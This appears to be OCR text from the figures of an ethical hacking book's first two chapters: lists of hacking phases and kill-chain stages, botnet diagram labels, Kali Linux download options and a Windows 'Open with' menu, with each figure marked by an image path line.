



Chapter 1: Introduction to Ethical Hacking








Reconnaisance
Scanning & Enumeration
Gaining Access
Maintaining Access
Covering Tracks



Reconnaissance
Weaponization
Delivery
Exploitation
Installation
Command & Control (C2)
Actions on Objectives



micro
SD



Zombies
C2 server
Attacker


Chapter 2: Building a Penetration Testing Lab







Choose your Kali
LIGHT
DARK
Bare Metal
✓ Direct access to hardware
✓ Customized Kali kernel
✓ No overhead
Single or multiple boot Kali, giving you complete control over the hardware access (perfect for in-built Wi-Fi and GPU), enabling the best performance.
Recommended
Virtual Machines
✓ Snapshots functionary
✓ Isolated environment
✓ Customized Kali kernel
✗ Limited direct access to hardware
✗ Higher system requirements
VMware & VirtualBox pre-built images. Allowing for a Kali install without altering the host OS with additional features such as snapshots. Vagrant images for quick spin-up also available.
Recommended



64-bit
32-bit
VMware
2.6G
torrent
sum
Documentation
VirtualBox
3.8G
torrent
sum
Documentation



Right-click on the Kali Linux virtual image file
Open with VMware Workstation
Share with Skype
7-Zip
CRC SHA
Edit with Notepad++
Scan with Microsoft Defender...
Share
Open with
Restore previous versions
Send to
Cut
Copy
VirtualBox Manager
VMware Player
VMware Workstation
Search the Microsoft Store
Choose another app

